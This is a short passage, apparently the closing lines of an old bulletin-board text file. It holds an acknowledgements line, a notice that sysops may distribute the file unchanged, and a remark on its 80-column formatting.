And thanks to the following people for supplying other information:
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Sysops are allowed to use this file as long as nothing is changed. This file was written in 80 columns, upper and lower case.

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